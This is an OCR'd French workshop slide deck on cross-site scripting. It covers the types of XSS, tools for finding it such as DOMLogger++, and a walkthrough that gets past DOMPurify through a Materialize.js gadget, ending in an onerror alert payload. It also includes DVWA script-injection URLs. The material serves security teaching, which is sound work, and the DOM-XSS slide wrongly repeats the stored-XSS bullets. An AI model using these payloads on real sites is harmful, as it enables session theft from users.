
Se protéger contre les vulnérabilités XSS…

Et bypasser les protections!


Lucas PARSY

XSS : Cross–Site Scripting



- Exécution de JS arbitraire sur un site (ex: vol de cookies)
- Différents vecteurs d'attaque (paramètre d'URL, nom d'utilisateur…)
- réfléchie (demande du phishing) ou stockée (affecte tout les utilisateurs)

XSS Types




Multiple Vectors
Confusing Terminology

Réfléchie

Stockée


DOM

XSS Types : Réfléchie




- paramètre d' URL réfléchi par le serveur
- Demande que la victime clique dessus (phishing)
- Vole la session, pirate la page

XSS Types : stockée



- Vulnérabilité 'des commentaires'
- Stockée en base de donnée
- Propagée à tout utilisateur visitant la page
  (pas de phishing)

XSS Types : DOM



- Vulnérabilité 'des commentaires'
- Stockée en base de donnée
- Propagée à tout utilisateur visitant la page
  (pas de phishing)

domloggerpp-workshop.mizu.re:5173


| Bypass HTML Sanitizer 1

Now that you are familiar with the leverage-innerHTML.json configuration, here is a small realistic challenge involving a gadget within the Materialize.js library.

To solve this challenge, you need to find a way to trigger an alert().

Challenge Code:


```
await import("https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.1.7/purify.min.js");
const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);

const scriptElement = document.createElement("script");
scriptElement.src = "https://cdnjs.cloudflare.com/ajax/libs/materialize/1.0.0/js/materialize.min.js";
scriptElement.onload = (e) => {
    M.FormSelect.init(document.querySelectorAll("select.materialize-select"));
}
document.getElementById("challenge-html").appendChild(scriptElement);
```




Trouver des XSS

- **Manuellement**
  - Prend du temps,
  - manque des payloads bloqués

Trouver des XSS





- Manuellement


- **Burp/Zap/Caido scanner**

\+ trouve des vulns rapidement

\- pas discret (beaucoup de requêtes)


\- loupe des vulns compliquées

Trouver des XSS



- Manuellement
- Burp/Zap/Caido scanner
- **DomLoggerpp**
  - ne trouve que des vulns DOM
  + liste la trace d'exécution
  + extension navigateur

Trouver des XSS



- Manuellement
- Burp/Zap/Caido scanner
- **DomLoggerpp**
  - ne trouve que des vulns DOM
  + liste la trace d'exécution
  + extension navigateur

domloggerpp-workshop.mizu.re:5173 /?html=tuxlu

| Bypass HTML Sanitizer 1

Now that you are familiar with the leverage-innerHTML.json configuration, here is a small realistic challenge involving a gadget within the Materialize.js library.

To solve this challenge, you need to find a way to trigger an alert().

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.1.7/purify.min.js");
const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);
```

Data	Sink	Href	Frame	Trace
tuxlu View more	set:div.innerHTML	http://domloggerpp-workshop.mizu.re:5173/	top	Show

Showing 1 to 1 of 1 entry (filtered from 20 total entries) « ‹ 1 › »

/?html=tuxlu <script>alert(1)</script>AfterScript

| Bypass HTML Sanitizer 1

Now that you are familiar with the leverage-innerHTML.json configuration, here is a small realistic challenge involving a gadget within the Materialize.js library.

To solve this challenge, you need to find a way to trigger an alert().

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.1.7/purify.min.js");
const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);
```

Data	Sink	Href	Frame	Trace
tuxluAfterScript View more	set:div.innerHTML	http://domloggerpp-workshop.mizu.re:5173/	top	Show

Showing 1 to 1 of 1 entry (filtered from 20 total entries) « ‹ 1 › »

/?html=tuxlu <script>alert(1)</script>AfterScript

To solve this challenge, you need to find a way to trigger an alert().

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.1.7/purify.min.js");
const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);

const scriptElement = document.createElement("script");
scriptElement.src = "https://cdnjs.cloudflare.com/ajax/libs/materialize/1.0.0/js/materialize.min.js";
scriptElement.onload = (e) => {
    M.FormSelect.init(document.querySelectorAll("select.materialize-select"));
}
```

Data	Sink	Href	Frame	Trace
["select.materialize-select"] View more	document.querySelectorAll	http://domloggerpp-workshop.mizu.re:5173/	top	Show

Showing 1 to 1 of 1 entry (filtered from 20 total entries) « ‹ 1 › »

/?html= <select class="materialize-select"></select>

To solve this challenge, you need to find a way to trigger an alert().

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.1.7/purify.min.js");
const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);

const scriptElement = document.createElement("script");
scriptElement.src = "https://cdnjs.cloudflare.com/ajax/libs/materialize/1.0.0/js/materialize.min.js";
scriptElement.onload = (e) => {
    M.FormSelect.init(document.querySelectorAll("select.materialize-select"));
}
```

Data	Sink	Href	Frame	Trace
["select-options-7fa440e0-abe6-9fa4 <redacted> View more	document.getElementById	http://domloggerpp-workshop.mizu.re:5173/	top	Show

Showing 1 to 1 of 1 entry (filtered from 20 total entries) « ‹ 1 › »

/?html= <select class="materialize-select"><option></option></select>

To solve this challenge, you need to find a way to trigger an alert().

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.1.7/purify.min.js");
const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);

const scriptElement = document.createElement("script");
scriptElement.src = "https://cdnjs.cloudflare.com/ajax/libs/materialize/1.0.0/js/materialize.min.js";
scriptElement.onload = (e) => {
    M.FormSelect.init(document.querySelectorAll("select.materialize-select"));
}
```

Data	Sink	Href	Frame	Trace
["data-icon"] View more	Element.prototype.getAttribute	http://domloggerpp-workshop.mizu.re:5173/	top	Show

Showing 1 to 1 of 1 entry (filtered from 20 total entries) « ‹ 1 › »

/?html= <select class="materialize-select"><option>data-icon="tuxlu"</option></select>

To solve this challenge, you need to find a way to trigger an alert().

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.1.7/purify.min.js");
const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);

const scriptElement = document.createElement("script");
scriptElement.src = "https://cdnjs.cloudflare.com/ajax/libs/materialize/1.0.0/js/materialize.min.js";
scriptElement.onload = (e) => {
    M.FormSelect.init(document.querySelectorAll("select.materialize-select"));
}
```

Data	Sink	Href	Frame	Trace
<img alt="" src="tuxlu"> View more	set:body.innerHTML	http://domloggerpp-workshop.mizu.re:5173/	top	Show

Showing 1 to 1 of 1 entry (filtered from 20 total entries) « ‹ 1 › »

/?html= <select class="materialize-select"><option>data-icon="'onerror="alert(1)"''</option></select>

To solve this challenge, you need to find a way to trigger an alert().

Challenge Code:

```
await import("https://cdnjs.cloud                .7/purify.min.js");
const html = new URLSearchPara                   (
doc ent.get mentById("challeng                   nitize(html);

const s iptElement = document.c
scriptElement.src = "https://cdnj                alize/1.0.0/js/materialize.min.js";
scr ptElement.onload = (e) => {
    M.FormSelect.init(ocument.querySelectorAl("select.materialize-select"));
}
```

domloggerpp-workshop.mizu.re:5173

1

OK

Data	Sink	Href	Frame	Trace
<img alt="" src="" onerror="alert(1)"''> <redacted> View more	set:body.innerHTML	http://domloggerpp-workshop.mizu.re:5173/	top	Show

Showing 1 to 1 of 1 entry (filtered from 20 total entries)

« ‹ 1 › »

XSS Hunter: limitations

- Compliqué à utiliser

  Logge tous les events JS à partir d'un fichier de config: il faut trouver le bon, et le customiser.

leverage-innerHTML

```
{
  "hooks": {
    "REQUIRED": {
      "attribute": [
        "set:Element.prototype.innerHTML"
      ]
    },
    "SELECTORS": {
      "function": [
        "document.querySelector",
        "document.querySelectorAll",
        "document.getElementById",
        "document.getElementsByName",
        "document.getElementsByTagName",
        "document.getElementsByTagNameNS",
        "document.getElementsByClassName",
        "document.write"
      ]
    },
    "URL": {
      "function": [
        "URLSearchParams.prototype.get",
        "URLSearchParams.prototype.has",
        "document.location.substring"
      ]
    },
    "ATTRIBUTES": {
      "attribute": [
        "get:HTMLElement.prototype.dataset"
      ],
      "function": [
        "Element.prototype.getAttribute"
      ]
    },
    "EVENT": {
      "event": [
        "hashchange",
        "focus"
      ]
```

XSS Hunter: limitations

- Compliqué à utiliser

- Plutôt mal documenté,
  avec des limitations pas
  forcéments évidentes

http://127.0.0.1:4242/vulnerabilities/xss_d/?default=<script>alert(1)</script>

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

Select

Inspecteur

```
<option value="%3Cscript%3Ealert(1)%3C/script%3E">
  <script>alert(1)</script>
</option>
```

Débogueur

```
<form name="XSS" method="GET">
 <select name="default">
  <script>
   if (document.location.href.indexOf("default=") >= 0) {
    var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
    document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");
    document.write("<option value='' disabled='disabled'>----</option>");
   }
```

DOMLogger++

Alert	Date	Href
No data available in table		

Showing 0 to 0 of 0 entries

kevin-mizu on Nov 6, 2024 — Owner

Hi @ayadim 👋

Thanks for reporting this! However, this is a well-known issue with DOMLogger++ that I forgot to mention in the README.md :(

To explain further, this happens because document.write calls document.open, which clears all event listeners present on the document, breaking DOMLogger++.

Scopes

- Tout est basé sur du web: XSS Everywhere
- Attention à ne pas aller hors-scope dans les pentests!

Scopes

Iframe Sandbox



```
<iframe src="cdnvuln.com "></iframe>
```

Google uses a range of sandbox domains to safely host various types of user-generated content. Many of these sandboxes are specifically meant to isolate user-uploaded HTML, JavaScript, or Flash applets and make sure that they can't access any user data.

- *ad.doubleclick.net*
- *googleusercontent.com*
- *googlecode.com*

Scopes


Iframe Sandbox




```
<iframe sandbox="allow-scripts allow-modals"></iframe>
```

Scopes

Iframe Sandbox





```
<iframe sandbox="allow-scripts "></iframe>
```

utilisez `console.log()` plutôt

Scopes

Server Side XSS


- templates HTML génerés par le serveur
- Autorise LFI (Local File Inclusion) / SSRF (Server-Side Request Forgery)



Scopes

Blind XSS

